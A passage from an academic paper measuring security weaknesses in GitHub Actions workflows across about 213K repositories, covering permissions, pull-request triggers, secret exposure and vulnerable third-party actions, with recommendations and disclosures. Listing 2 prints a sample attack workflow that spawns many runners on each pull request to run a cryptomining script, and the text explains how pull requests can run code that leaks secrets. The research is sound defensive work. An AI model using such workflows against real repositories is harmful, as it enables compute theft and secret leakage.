Admittance Control	(C1) Contributor can add workflow	●	●	●	●	●	●
	(C2) CI/CD run can NOT add new workflow	●	●	○	●	●	○^{W}
	(C3) Executes workflow from PR only after merge	●	◑	○	●	◑	◑^{W}
Execution Control	(C4) Contributors can modify the triggers	●	●	●	●	●	●
	(C5) CI/CD run can NOT modify the triggers	●	●	○	●	●	○^{W}
Code Control	(C6) CI/CD run can NOT modify the code	●	●	○	●	●	○^{W}
	(C7) CI/CD run is deterministic based on config	●	●	●	●	●	○^{W}
Access to Secrets	(C8) Masked	●	●	◑	●	●	●
	(C9) Accessible only to explicitly authorized steps	○	○	◑	●	●	○
	(C10) Restricted from pull requests	●	◑	◑	●	◑	◑^{W}

Table 3: Comparison of five different CI/CD platforms in four security properties (AC, EC, CC, AS). Open circle (○) - means no. Filled circle (●) - means yes. Half circle (◑) - means developers can configure the feature in config file or by using plugin. The shades of red indicate conditions violating the security property in corresponding platforms. The marker *W* indicates whether the condition is workflow or configuration dependent.

execute with write permissions, a malicious and/or vulnerable action in a workflow can change the trigger of an workflow.

3.3.3 Code Control

As mentioned earlier, Code Control is a security property that controls the code that runs as part of the CI/CD pipeline, such as binaries, plugins, and other things.

> **Importance.** Any code that runs as part of a workflow must be trusted. Running untrusted code could have devastating effects. For instance, an untrusted command or action can tamper with the environment, *e.g.,* by changing the default registry used by package managers such as `npm`, thereby affecting all the steps that install packages from `npm`.

The plugin system of CI/CD platforms contributes most to the CC security property.

Restriction on changing code through CI/CD runs (C6). The plugins are part of the config (*i.e.,* workflow) file of CI/CD platforms. In platforms Jenkins and GitHub CI, CI/CD runs with write permissions (Section 3.3.1). Hence, a malicious and/or vulnerable action in a workflow can modify the code executed as part of the workflow by changing the plugin name or can introduce a new workflow with the required plugin.

Code control without modifying config (C7). As discussed in Section 3.2 GitHub CI has the most controversial plugin system. The third-party plugins in GitHub CI are mutable, which makes the GitHub's workflow runs unpredictable compared to other platforms as shown in Table 3. Also, as mentioned in Section 2, in GitHub CI every step executes with admin privileges. Consequently, any code that runs as part of a step has complete control of the underlying machine.

Given that these actions run with admin privileges, it is important to ensure that the code within these actions can be trusted. We consider the local actions to be trusted as they are part of the current repository. However, the developers need to be careful regarding the external actions.

Trusted vs. Untrusted action creators. As described in Section 2.2, anyone can create an action by creating `action.yml` file in their public repository. Some of the actions creators (*e.g.,* Microsoft, CheckMark) are verified, which means GitHub trusts these creators, and we consider that the actions developed by them as trusted. However, while using the actions from unverified creators, it is better to use static reference (*i.e.,* commit hash) for the action as it restricts the creator from changing the code. In summary, workflows should always try to use actions from verified creators, and actions from unverified creators should always be statically referred. This is also what GitHub suggests in their official documentation [16]. However, as we show in Section 5, developers seldom practice this, making their workflows wide open to be influenced by unverified developers.

Vulnerabilities in actions (C7). Finally, irrespective of the type of creators, the actions themselves could have security vulnerabilities making the workflow vulnerable and consequently leading to supply-chain attacks. As we show in Section 5, this is rampant, and many workflows are using actions with known vulnerabilities.

3.3.4 Access to Secrets

As discussed before Access to Secrets security property is about how CI/CD handles sensitive information.

> **Importance** Developers may need to pass sensitive information (*e.g.,* `API_KEY`) to steps of a workflow to perform certain authorized tasks such as deployment to a `PIP` repository. As shown by the previous work [52, 64], the sensitive information should not be hardcoded in the repository files as everyone can read them. If CI/CD pipeline mishandles the sensitive information and malicious actor access the secrets, she can compromise other systems as well, *e.g.,* code registry.

Masking (C8). To ensure the safety of secrets, first, CI/CD should ensure that secrets are never visible outside the execution environment of the workflow or pipeline. One

common way where developers are known to leak sensitive information is through logs. So, CI/CD platform should ensure that the secrets are scrubbed or masked in the execution logs. Except for Jenkins, all CI/CD platforms mask the secrets in the build log by default. To mask the secrets in Jenkins, developers need to install a third-party plugin, which complicates the initial secure configuration of the Jenkins pipeline.

Available to only authorized steps (C9). Second, even during the CI/CD pipeline execution, a secret should be visible/accessible to only those steps or plugins requiring the secret as specified in the workflow(or config) file. For instance, in Listing 1, we want *only* the step (3) to access the secret represented by `${{secrets.API_KEY}}`. Only GitLab implements this correctly by preventing access to secrets by steps unless explicitly granted in the config file.

Unfortunately, in GitHub CI, we found that during a workflow execution, all secrets specified in the workflow are decrypted and placed in a file under folder `/home/runner/_work`. Consequently, all steps in a workflow can access decrypted secrets *even* when they are not passed explicitly. For instance, in Listing 1, all sets can access the secret represented by `${{secrets.API_KEY}}`. To better demonstrate this, we developed a proof-of-concept action [20], which, when used in a workflow will dump the decrypted content of all the secrets mentioned in the workflow.

Hidden from pull requests (C10). Finally, access to secrets in a pipeline should also be regulated by how the pipeline execution is triggered. Specifically, secrets should not be accessible if the pipeline execution is triggered by no-privilege events, especially a pull request. A malicious user creates a pull request by modifying a script in the repository referenced by a pipeline. If the pull request triggers the pipeline, it will be using the script in the pull request. If the pipeline has access to secrets, the modified script can leak the secrets, *e.g.,* to a remote server.

By default, none of the CI/CD platforms share the secrets with the pipeline triggered by pull requests. However, you can allow sharing the secrets with the pull-request pipeline in the settings of the project for Gitlab CI, GitHub CI and CircleCI. Furthermore, GitHub CI also shares the secrets with pull requests by default if the pull request is internal, meaning it was raised within the project and not from a forked repository. Also, developers can pass the secrets to all pull-requests in GitHub CI by configuring the workflow to trigger on `pull_request_target`. We show how prevalent is the usage of `pull_request_target` in Section 5.

3.3.5 Summary

Table 3 summarizes our analysis of the desired security properties in GitHub CI along with other CI/CD platforms. We focus on GitHub CI, and as shown in Table 3, none of the security properties *always hold* in GitHub CI. The red markings in sub rows of security properties mark the conditions under which the corresponding security property will be violated. The conditions marked with *w* are workflow dependent, *i.e.,* their violation depends on configuration and contents of a workflow. For instance, the code execution property can be violated if the workflow uses a vulnerable action. On the other hand, the availability of secrets to all steps of a workflow is a platform-wide condition. In the following sections, we present a large-scale analysis of GitHub workflows and show that most of the workflows violate at least one of the conditions.

4 Data Collection and Methodology

In this section, we present our methodology for collecting the repositories' names with GitHub Workflow and third-party actions names.

Repositories with workflows. We use GHArchives to collect the list of repositories that use workflows [35]. We were unable to do a universal crawl using GitHub API because of the recently imposed restrictions (Section 6). GHArchive collects repository information by recording events, *i.e.,* push, pull_request, and more, posted on GitHub's events API endpoint. However, it does not track workflow events and cannot directly track repositories using GitHub CI. However, we noticed that the same github_bot user is responsible for all events resulting from GitHub CI workflows. Therefore, we selected all repositories containing events created by the github_bot user. We queried GHArchive for github_bot generated events from 2019 to July 2021 and used these to extract the names of the corresponding repositories using GitHub CI. We acknowledge that this dataset does not contain all the repositories that use GitHub CI. However, the dataset includes a list of most interesting use cases where workflows interact with the repository or Github APIs themselves. Almost 40% of all repositories we collected had at least one star, and 72.8% of all repositories were active in 2021.

After retrieving all repository names, we used GitHub's REST API to verify that these repositories are not forks of an existing repository and contain at least one workflow under *.github/workflow* directory (See Section 2). In total, we filtered 213,854 (65.5%) out of the initial 326,410 repository names retrieved from GHArchive.

Next, we extracted all workflow `YAML` files from the remaining repositories located under *.github/workflows* directory (Section 2) using GitHub's REST API [10]. We use these workflow files to analyze GitHub CI's usage patterns further. To do that, we parse all the workflow files and store the result as a JSON file in MongoDB. We will share our dataset with the research community upon publication. We discuss the analysis results of repositories' workflows in Section 5.1.

Actions repositories. As mentioned in Section 3.2, GitHub CI allows workflows to use third-party modules, called actions (see **`uses`** keyword in Listing 1). We collected actions by parsing the collected workflow files and filtering based on the **`uses`** keyword. We ignore local actions, *i.e.,*, actions that are part of the workflow repository itself.

In summary, we extract all the external actions used in these workflows and clone their repositories to analyze them for vulnerabilities (Section 5.2). We ended up with 11,438 unique actions.

5 GitHub CI Measurement Results

This section presents the analysis results of collected workflows and third-party actions used in these workflows. We first present our comprehensive analysis of the workflow files and their configuration. Our goal is to present the common usage patterns of workflows and how these violate the desired security conditions (Section 3.3) and result in critical vulnerabilities [5]. Second, we perform a similar comprehensive analysis of third-party actions' (*i.e.,* plugins) to check whether workflows safely use them and whether the actions themselves contain any security vulnerabilities.

5.1 Workflows Analysis

Overall we collected workflow files from 213K repositories, which contain a total of 447K workflows, with an average of 2.2 workflows per repository.

5.1.1 Workflows Permissions

As discussed previously, workflows in GitHub CI by default have wide permissions which grant write access to the repository. Consequently, as discussed in Section 3.3, an attacker can use a vulnerability in the workflow to modify the underlying repository and violate the desired conditions, C2, C5 and, C6. Developers can change the default permissions of a workflow by adding the `permissions` field into the workflow YAML file. However, *only 0.2% of all workflows* (**900**/447K) use the `permissions` field to configure the permissions of the workflows. Furthermore, even in these 900 workflows, only 62% of them set the permission to the desired read-only.

Recommendation: Following the least privilege principle and restricting the default permission to read-only will protect repository code from unauthorized changes.

5.1.2 Workflow Triggers

The workflows can be triggered in various ways as we discussed in Section 2. Table 4 shows the most popular ways of triggering (*i.e.,* firing) workflows in the analyzed repositories.

Pull request and cryptomining. An interesting and rather potentially dangerous way of triggering a workflow is by creating the `pull_request` or `pull_request_target` from a forked repository because the workflow will be executed using the code in the forked repository. Furthermore, workflows triggered by `pull_request_target` will have access to all the configured secrets. An attacker can exploit this by raising a pull request and consequently executing arbitrary code in GitHub CI environment as part of the workflow.

Trigger events	Repositories (%)	Workflows (%)
`push`	179,503 (83.9%)	279,337 (62.5%)
`pull_request`	94,962 (44.4%)	146,803 (32.8%)
`cron`	51,544 (24.1%)	70,719 (15.8%)
`manual`	45,134 (21.1%)	83,616 (18.7%)
`pull_request_target`	7,485 (3.5%)	8,874 (1.9%)

Table 4: Number of repositories with at least one workflow triggered on `push`, `pull_request`, `pull_request_target`, `manual`, and `cron` events. Note that percentages do not sum up to 100% because a repository can contain multiple workflows with each of these configured to be triggered by multiple events.

Until recently [12] it was possible to create a new workflow as part of a pull request which will automatically start running even if the pull request was not merged or validated by any means. An attacker used this *feature* to perform cryptomining on GitHub CI resources by raising a pull request with the workflow in Listing 2, which spawns a lot of runners performing mining. Here, the attacker raises a pull request containing the workflow in Listing 2.

Even though GitHub now disables the execution of new workflows created by first-time contributors without the manual approval from a repository owner with write access, we believe it is still possible to perform cryptomining. For example, attackers can gain the trust of the repository owners by first raising a valid pull request and later submitting the cryptomining code. Also, the attacker does not need to create a new workflow to perform cryptomining. They can perform cryptomining by updating the part of the codebase used in workflow, *e.g.,* unit test code. We found that 105K workflows in 66K repositories use scripts that are part of the repository's codebase. In other words, 30.9% of all repositories contain at least one workflow that uses scripts that are part of the codebase. An attacker can use these workflows to execute arbitrary code by raising a pull request with a modified repository where the referenced scripts contain the target code. Note that these numbers are lower bound numbers, and the real number of workflows that use the repository codebase *must* be higher.

In addition to cryptomining, attackers can harm the organization by continuously raising PR and finishing all the GitHub CI resources available for free to the organization, *i.e.,* performing DoS attacks.

Recommendation: Removing the ability to run newly created workflows from PRs until they are merged into the original repository will eliminate the possibility of using workflow resources in a malicious context. This will improve the Admittance Control security property.

Pull requests and self-hosted runners. As we describe in Section 2, GitHub allows developers to run the workflows in personal machines that do not belong to GitHub. However, this

```yaml
name: Cryptomining workflow
on: [pull_request]
  jobs:
    build:
      name: Fetch
      runs-on: ubuntu-latest
      container: ubuntu:20.10
      strategy:
        fail-fast: false
        matrix:
          runner: [0,1,2,3,4,5,6,7,8,9,10,...,19]
      steps:
        - run: ./obfuscated_cryptomining.sh
```

Listing 2: Example of cryptomining workflow that spawns multiple runners on each pull_request

comes with security implications if the machines are not returned to a clean state after the execution of the workflows [37]. Also, by executing workflows with Third-Party Actions (TPAs) you risk your machine being fully compromised. Even if workflow does not contain a TPA but allows it to be triggered by pull_request event, anyone with pull requests permission can compromise the self-hosted machine by introducing malicious code into the codebase. Therefore, GitHub strongly discourages the usage of self-hosted machines as runners for public repositories, which contain workflows that can be triggered by pull requests [16]. Despite this, we found cases of 565 public repositories that run on self-hosted machines. More than half (51.7%), or **292** out of 565 of these repositories are triggered by a pull request event. Note that since GitHub allows developers to define custom labels [36] to reference a self-hosted machine, all the numbers mentioned earlier are lower bound. In reality, the number of self-hosted runners could be greater than the reported number.

Also, we looked into what kind of repositories are using self-hosted machines to run workflows triggered by pull requests. On average 292 repositories have 744 stars and 133 forks. Approximately 20% (53 out of 292) repositories that run on self-hosted machines and are risking potentially being compromised have more than 100 stars. One of these repositories is `kubernetes/minikube` which has more than 20k stars and is popular among developers.

Key finding: There are at least 292 repositories that contain at least one workflow executed in a self-hosted machine that is triggered by a pull request event. This is 51.7% of all public repositories that run in a self-hosted machine.

5.1.3 Workflows Secrets

Securely storing and passing secrets in workflows is critical. As discussed in Section 2, GitHub has a mechanism to store and pass secrets to the workflows.

Our dataset contains 245K cases where secrets are passed using GitHub's mechanism, *i.e.,* `${secrets.foo}` pattern. Almost half (49.7%) of the repositories in our dataset pass secrets at least once. Repository secrets were passed directly to 4.5K external actions developed by third-parties. Among these 4.5K actions, only 359 were created by a verified creator, which accounts for less than 10% of all actions that have direct access to secrets.

In addition to actions that have *direct* access to secrets, some actions can have *indirect* access to them, *i.e.,* without developers passing secrets to the action. If secrets are passed to the workflow, GitHub CI will create files under `/home/runner/worker/_temp` directory that will contain all the secrets passed to the job during the workflow execution. Therefore, other TPAs that are part of the workflow jobs will be able to access the secrets by reading the contents of the directory. There are 5.7K actions with indirect access to the secrets, against 4.5K actions that have direct access to the secrets. Of these 5.7K actions with indirect access, only 53 are from verified creators. We disclosed the issue of indirect secret access by TPAs to GitHub. They responded that this is intentional behavior right now, and plan to restrict the access in future releases of GitHub CI.

Key finding: Developers pass the secrets without considering the TPAs' origin, *i.e.,* trustworthiness. More TPAs can indirectly access the secrets.

Recommendation: To prevent unauthorized access to secrets, GitHub should add the ability to pass the secrets only during the execution of the step that requires it or disable read access to the directory where actions store secrets.

Secrets passed as plain-text. As discussed in Section 2, developers must use a pattern like `${secrets.FOO}` to pass secrets to workflows. We use this knowledge to our advantage by querying our dataset for different usage patterns of secrets. First, we find the repositories that pass secrets to workflows and analyze which keys they use to pass secrets, *e.g.,* if the repository is passing the secret with the `${secrets.API_KEY}` pattern, the key will be `API_KEY`. Second, from the list of all keys, we deduce a reduced list of keywords most likely to be associated with the secrets, *e.g.,* token, password. We use this list of keywords to detect the repositories passing the secrets in plaintext. We do this by querying our database to find when a repository passes some value to the external action with a key that contains one of the keywords. The query result returned 2,240 possible candidates for secret leaks. After filtering out false positives, we have 333 possible leaks.

We raised the issue to the 333 repositories about possible secret leaks. From all of the reports, only 11 confirmed accidental leakage of the secrets and fixed the issue. While most of the issues were not answered, there are some interesting responses from the repository's maintainers regarding the intentional leakage of the secrets. Specifically, the repositories that use Chromatic, a tool to automate UI feedback gathering, are intentionally leaking `projectToken` value. Chromatic documenta-

tion [24] explains that this is the only way to allow forked repositories to run workflows with Chromatic. Further investigation revealed that due to security reasons GitHub CI by default does not share the secrets with workflows if a forked version of the repository triggers the workflow. Thus, repositories that want to allow forked repositories to execute workflows with secrets must either pass the secret in plain text inside the workflow configuration file or change the repository's settings to allow passing the secrets to the forked version of the repository. However, since updating the settings of the repository will pass *all* the secrets to the forked repository, developers choose to pass only a limited number of secrets in plain text in the workflow file.

Key finding: Some developers pass the secrets in plain text to allow forked versions of the repository to run the workflows.

Recommendation: Adding the ability to pass the only limited number of secrets to the forked repository can improve security.

5.2 Actions analysis

Over-privileged and mutable TPAs contribute most to the security risks of the Github CI workflows (Section 3). All security properties (AC, EC, CC, AS) can be compromised if the workflow depends on a vulnerable or malicious TPA. For example, the `wayou/turn-issues-to-posts-action` action, which is used to convert issues into posts, is vulnerable to shell injection attacks [42]. Suppose any repository depends on `wayou/turn-issues-to-posts-action` in its workflows. In that case, an attacker can run any code inside the CI/CD pipeline by just crafting the malicious issue. And since the workflow by default gives the write permission to the code even though the workflow is executed only on issue events, an attacker can modify the code.

Actions' statistics. As discussed in Section 4, we collected the action names through the workflow files that use the keyword **`uses`** to reference TPAs. The key **`uses`** were part of workflow files 1,623,413 times in 99.7% of all repositories in our dataset. From all 1.6M times when external actions were referenced, 0.75% were referencing local actions, actions that are part of the repository. During further investigation, we noticed that it is possible to directly reference the Docker image by using the key **`uses`**. There are 6,082 (0.3%) out of 1.6M cases when workflows are referencing the Docker image directly, as such `uses:docker://docker.io/hello-world`. Even though docker usage is only a tiny portion of overall usage, we believe that this behavior will introduce significant challenges in the future for the analysis of Github Actions.

The rest of the 1.6M references are indeed references to 1st-party actions in 62% and 3rd-party actions in 38% of the cases. In general, 213,209 (99.7%) of repositories in our dataset references at least one TPA. Overall there are 11,438 unique TPAs and 19,033 if we consider different versions.

Verified vs Unverified Actions. GitHub has a separate category in the marketplace for actions created by verified organizations, such as Azure, Docker, and Google, called verified creators. As of 15th November 2021, GitHub had only 75 organizations as verified creators who published the actions in the marketplace. In our dataset, only 335 out of 11,438 actions used by repositories are created by verified creators[8].

During analysis, we found, that people more often reference TPAs from non-verified creators than from verified creators, which is counter-intuitive. From the top 20 actions that are used as part of the workflow, if we ignore first-party actions managed by GitHub, there is only one TPA maintained by verified creators as opposed to nine from non-verified creators (Appendix B).

Key finding: The majority of the TPAs used are from non-verified creators. Verified creators maintain only 3% of all used actions.

Recommendation: Adding some level of automated review process for the TPAs can contribute to the defense in depth against malicious TPAs.

Third-Party Actions' References. Code Control property emphasizes the importance of knowing what code runs as part of the workflow (Section 3). One way of controlling what code runs is to audit TPA's code and make it immutable. Therefore, it is important to know exactly how workflows are referencing TPAs. For example, if referenced TPAs are mutable, it is impossible to control the code they are running. As discussed previously, there are three ways to reference the TPAs: (1) tag name, (2) branch name, (3) commit hash.

GitHub documentation suggests using commit hash to reference a TPA unless you trust the organization. Because any other way of referencing a TPA, such as tags, and branch names are mutable, which means actions code can be updated anytime (*e.g.,* injecting backdoor), if someone takes over the repository and/or if the organization has malicious intent. Therefore, we analyze how many of all TPA references follow Github documentation recommendations. Unfortunately, as you can see from Table 5 less than 1% of all TPAs are referenced using their commit hash. Of all 213,209 (99.7%) repositories that use TPAs, only 1.7% (*i.e.,* 3,248 repositories) use TPAs by referencing them with commit hashes. Even worse, commit hash references do not guarantee immutability of the TPAs' code if the referenced action uses a mutable reference to another dependency, *e.g.,* other actions. We developed a PoC [21] and reported the issue to GitHub.

Key finding: In general, developers do not reference TPAs by using commit hash, despite security risks associated with other ways of referencing actions.

[8] Note that the number is different from what is available in the marketplace because not all actions of the verified creator might be published in the marketplace

Reference types	References (non-verified)	Distribution in % (non-verified)
Tag name	474,166 (410,054)	78.8% (68.2%)
Branch name	120,633 (109,400)	20% (18.1%)
Commit hash	6,539 (5,687)	1% (0.9%)
Total	601,338 (525,141)	100% (88.2%)

Table 5: Distribution of different ways to reference all 3rd-party actions and specifically 3rd-party actions from non-verified creators. Despite the recommendation by GitHub to use commit hash references, only 0.1% of references use commit hash. Note: these numbers are for 3rd-party actions only, *i.e.,* does not include 1st-party actions

Another interesting finding is that there are a significant number of TPAs that are referenced by branch name (Table 5). This behavior not only introduces security risks but also may break the execution of the pipeline if maintainers of the actions push code with bugs into the actions' repository. For example, at one point *lowlighter/metric* introduced an infinite loop into the code that they fixed in 9b574376 commit.

The developers' behavior of not referencing the actions with commit hash shows that the developers tend to choose convenience over security.

Recommendation: Introduction of semver versioning scheme in TPAs references as in CircleCI Orbs [30] will lessen the dependency on highly mutable references such as branch names. Also, it will give the flexibility to update the actions if a vulnerability is detected without manual effort, as in the case of referencing using commit hash.

Actions Vulnerability Analysis. Since dependence on TPAs may present some security risks (Section 3), it is important to analyze the external actions for security vulnerabilities. For example, if a repository uses a vulnerable action, malicious actors can compromise the execution flow of the workflow by posting comments on an issue [43, 44] or by controlling git's tag value [32]. We perform the vulnerability analysis of actions by detecting the commit that potentially fixes some security vulnerability.

There are existing tools that can detect automatically vulnerable commit messages for large projects [65]. However, since actions are relatively small projects with the majority of them containing less than a hundred commits, we decided to use a simple regex matching-based tool, `git-vuln-finder` [25], which looks for security-related keywords in commit messages. As a result, `git-vuln-finder` returns a list of *potentially* vulnerability-fixing commits for each repository. After running the tool on all 11K cloned actions' repositories, the tool returned 5.4K potentially vulnerability fixing commits. After the manual verification step, we ended up with 659 actions, which accounts for 5% of all actions we cloned, that have vulnerability-fixing commits in their commit logs.

We then construct the set of vulnerable tags, *i.e.,* the set of tags that points to the commit which comes before the vulnerability-fixing commit. For example, for cake-build/cake-action the tag `v1.3.0` is pointing to a commit `ada1055`, which comes before the vulnerable fixing commit 985efc8. Therefore, we will add `v1.3.0` to a set of vulnerable tags for cake-build/cake-action action. We use this set to detect workflows that use a vulnerable actions version.

Vulnerability severity	Actions	Repositories
High-severity	26	582
Medium-severity	56	28,870
Low-severity	577	10,922

Table 6: Vulnerable first and third parties actions and number of repositories that reference vulnerable versions

Table 6 shows a number of repositories that are referencing a vulnerable version of the action, *i.e.,* action version that is missing vulnerability fixing commits. A group of graduate students who have experience in security categorized all vulnerability fixing commits according to severity (high, medium, low). From Table 6 one can see that majority of vulnerability fixing commits were low severity fixes, such as updating vulnerable npm dependencies.

Reference to one first-party action, `actions/checkout` version `v1` and prior contributes most to the number of repositories that reference medium-severity in Table 6. All versions prior to `v2` are passing GitHub authorization token into the command line in plaintext, which can lead to a leak of GitHub's token unintentionally.

The above results show that developers may depend on vulnerable actions in their repositories' workflows. This could lead to several serious outcomes if not tackled on time, and not come up with ways to inform developers about the security risks of using outdated/vulnerable actions.

Key finding: 38,315 or 17.9% of all repositories use at least one potentially vulnerable TPA in their workflows due to not upgrading the version

Due to limitations discussed in Section 6 we tried to notify only 582 repositories that are depending on the actions' version with high-severity vulnerability from Table 6. Overall, we successfully created issues for 542 repositories. We could not create issues for 40 because of (1) rename or removal of the repository; (2) issue creation is disabled; (3) repository is archived, meaning it is read-only. For rest of the repositories that depend on actions with medium and low severity vulnerabilities, we notified the GitHub itself directly.

Recommendation: Using reduced privileges by default for all actions can prevent attackers to use vulnerable actions as a trampoline during the attack. For example, workflows that are triggered only on events related to issues can have permissions limited to only read/write access to issues.

6 Discussions & Limitations

Data Collection Limitations. There are two main limitations in our data collection. The first limitation being our dataset does not contain all repositories with workflows. As discussed in Section 4, the dataset does not include any repositories with workflows that do not update the repository using workflow(s) or interact with GitHub's APIs. Initially, we tried to use "GitHub Activity Data" on BigQuery to collect *all* the repository names that use GitHub CI. However, since GitHub CI was introduced only in Fall 2018 and BigQuery's default dataset was not updated since 2017, we decided to use GHArchive data stored in Google's Big Query. There is also GitHub's REST API that can be used to crawl GitHub for repository with workflows. However, GitHub's REST API contains a significant rate limitation that limits crawling to 5000 requests/hour, and for each query returns only the first 1000 results *non-deterministically*.[9] In addition to this, GitHub community standards (*i.e.,* policy) forbids *bad* crawling behavior. These limitations were reasons to select GHArchive over GitHub's APIs or anything that uses those APIs in the backend, like Github advance search. Despite the limitations mentioned above, our dataset contains the most exciting cases when repositories use GitHub CI as we focus on cases where actions modifying the repository is an expected side-effect.

The second limitation is that our data does not include all third-party actions hosted in GitHub. However, we argue that even though the dataset does not contain all third-party actions, it contains actions that are used by other repositories in the wild, *i.e.,* which are of the most interest.

Actions' Vulnerability Analysis Limitations. The actions vulnerability analysis may not present accurate numbers regarding the actions vulnerability because of the methodology we employed. While we take measures to decrease the number of false positives by performing manual analysis, we still used basic regex matching of the commit message to detect vulnerability-fixing commits in the action's repository (Section 4). However, we argue that it is not an easy task to detect the vulnerability-fixing commits and, on its own, requires separate research. Also, the goal of the actions' vulnerability analysis was to raise awareness of the security risks that come with referencing third-party actions and providing them with broad permissions. Even if the third-party actions are not malicious, they may be vulnerable, and, thus they can be exploited by malicious actors.

Vulnerable Workflows Disclosure Limitation. We notified only repositories that depend on vulnerable actions with high severity because of GitHub's strict policies regarding automatic content creation. If the developer opens a lot of issues automatically, GitHub will block the account and hide all opened issues. Therefore, we decided to create issues directly only for repositories that depend on actions' version with high-severity vulnerability and notify GitHub directly through the support system about all other issues.

Secret Analysis Limitations. Compared to previous works, our analysis of leaked secrets has several limitations. The first limitation is the scale. We analyze only leaks for 190K repositories, while recent papers analyzed a significantly more number [47]. Another limitation is that we did not perform a longitudinal study of the workflows. Thus, we may miss the old leaks of the secrets. Third, we were looking at the leaks only in workflows. Therefore the numbers are lower than in other studies.

[9] Querying for identical keyword can return different results

7 Related Work

CI/CD Analysis There has been a considerable amount of research in analyzing CI/CD frameworks. Several works [31, 39, 49, 53, 55, 58] looked into the DevSecOps culture, trying to understand their challenges and trade-offs. Gruhn *et al.* [37] are among the first to analyze public continuous integration services and identify that isolation is important in executing various tasks of a CI/CD pipeline. Later, Bass *et al.* [22] looked into the security of Jenkins and proposed the division of Jenkins into *smaller* parts for easy configuration.

Configuration Smells. Configuration smells or problems due to improper configuration, especially in the context of CI/CD pipelines, had been studied extensively [33, 34, 51, 52, 64] and many works try to fix them automatically [61, 62]. Most of these works focus on Travis CI, where the bad patterns are identified manually [33, 34, 52] or through developer surveys [51, 64]. Recently, Vassallo *et al.* [61] proposed a log analysis technique that tries to identify configuration smells through log analysis. Subsequently, they also proposed a tool called CD-Linter [62] that automatically fixes the issues in the `YAML` configuration file.

Unlike previous works, in this paper, we focus on GitHub CI, by first systematically identifying required security properties than trying to find the violations in the workflow configuration file. Our work complements the existing work by extending research to GitHub CI.

Secrets Leakage Detection. Detecting secret leakage in public repositories has been well-studied [47, 56, 63]. Notable recent work is from Meli *et al.* [47], they use entropy-based techniques to find that over 100,000 repositories leak secrets for a set of pre-defined APIs. In our work, we use a much simpler technique based on keywords and independent of APIs. Unlike the previous work, we found significantly fewer leaked secrets as we focus only on workflow files, and most of the developers were well aware of GitHub's secret mechanism.

Identifying Security Fixes. There has been some work [65, 66] in detecting security fixes from commit messages, and most works are based on machine learning techniques. These techniques depend on the availability of a large dataset of commits fixing security bugs, which is hard to get, especially for action repositories, as they are relatively new (< 2 years) and have fewer commits. In our work, to handle this, we use `git-vuln-finder`, which doesn't require a large dataset.

Finally, identifying security fixes is not the paper's main contribution, and any work that doesn't depend on a large dataset can be used to detect security fixes in action repositories.

8 Conclusion

This paper defined four security properties that must hold to secure CI/CD platforms from supply-chain attacks. Then, we compared the newly introduced GitHub CI with five other public CI/CD platforms following security properties defined earlier. Additionally, we investigated how developers use workflows in GitHub CI and their effect on the security properties. Based on the GitHub CI usage by developers, we proposed recommendations on how to improve the security.

Also, we listed four security improvements that can be implemented as part of GitHub CI to protect from security weaknesses. As part of security improvements, we implemented an automated tool called GWChecker which developers can use to detect security weaknesses in their workflow configuration and can also automatically notify them by creating issues if security risks are detected.

We hope that our work will be the first of many kinds of research on GitHub CI.

Acknowledgments

We thank the anonymous reviewers and our shepherd Marcela Melara for their constructive comments and suggestions on how to improve this paper. This work was supported by the National Science Foundation (NSF) under grants CNS-2047260 and CNS-2055554, Office of Naval Research (ONR) under grant N00014-21-1-2159 and by the Defense Advanced Research Projects Agency (DARPA) under the grant N6600120C4031.

References

[1] About GitHub-hosted runners. https://docs.github.com/en/actions/using-github-hosted-runners/about-github-hosted-runners.

[2] About GitHub-hosted runners. https://docs.github.com/en/actions/using-github-hosted-runners/about-github-hosted-runners.

[3] About self-hosted runners. https://docs.github.com/en/actions/hosting-your-own-runners/about-self-hosted-runners.

[4] Continuous Integration and Delivery - CircleCI. https://circleci.com/.

[5] CWE-732: Incorrect Permission Assignment for Critical Resource. https://cwe.mitre.org/data/definitions/732.html.

[6] Debian package repository. https://www.debian.org/distrib/packages.

[7] DevOps Trends in 2021. https://www.bmc.com/blogs/devops-trends/.

[8] Encrypted secrets. https://docs.github.com/en/actions/reference/encrypted-secrets.

[9] Events that trigger workflows. https://docs.github.com/en/actions/reference/events-that-trigger-workflows#webhook-events.

[10] Get repository content. https://docs.github.com/en/rest/reference/repos#get-repository-content.

[11] Github Actions? Making the Right Choice for You. https://blog.bitsrc.io/github-actions-or-jenkins-making-the-right-choice-for-you-9ac774684c8.

[12] GitHub Actions update: Helping maintainers combat bad actors. https://github.blog/2021-04-22-github-actions-update-helping-maintainers-combat-bad-actors/.

[13] GitHub investigating crypto-mining campaign abusing its server infrastructure. https://therecord.media/github-investigating-crypto-mining-campaign-abusing-its-server-infrastructure/.

[14] Hackers backdoor PHP source code after breaching internal git server. https://arstechnica.com/gadgets/2021/03/hackers-backdoor-php-source-code-after-breaching-internal-git-server/.

[15] Python package index. https://pypi.org/.

[16] Security hardening for GitHub Actions. https://docs.github.com/en/actions/learn-github-actions/security-hardening-for-github-actions.

[17] Set up Automated CI Systems with GitLab. https://about.gitlab.com/stages-devops-lifecycle/continuous-integration/.

[18] Solarwinds supply chain attacks. https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html.

[19] Travis CI - Test and Deploy Your Code with Confidence. https://travis-ci.org/.

[20] Anonymous. Proof-Of-Concept Actions. https://kapravelos.com/projects/githubactions/poc-action-7369/.

[21] Anonymous. Reference POC. https://kapravelos.com/projects/githubactions/poc-action-7369/mutable/commit-referenced/action.yml.

[22] L. Bass, R. Holz, P. Rimba, A. B. Tran, and L. Zhu. Securing a deployment pipeline. In *2015 IEEE/ACM 3rd International Workshop on Release Engineering*, 2015.

[23] Chrissie Buchanan. The problem with plugins. https://about.gitlab.com/blog/2019/09/27/plugin-instability/, September 2019. Last Accessed: 01-26-2022.

[24] Chromatic. Automate chromatic with github actions. https://www.chromatic.com/docs/github-actions#run-chromatic-on-external-forks-of-open-source-projects.

[25] cve search. git-vuln-finder. https://github.com/cve-search/git-vuln-finder.

[26] CircleCI Docs. Permissions overview. https://circleci.com/docs/2.0/gh-bb-integration#permissions-overview. Last Accessed: 01-26-2022.

[27] GitHub Docs. Repository roles for an organization. https://docs.github.com/en/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization. Last AccessedL 01-28-2022.

[28] Gitlab Docs. Personal access token scopes. https://docs.gitlab.com/ee/user/profile/personal_access_tokens.html#personal-access-token-scopes. Last Accessed: 01-26-2022.

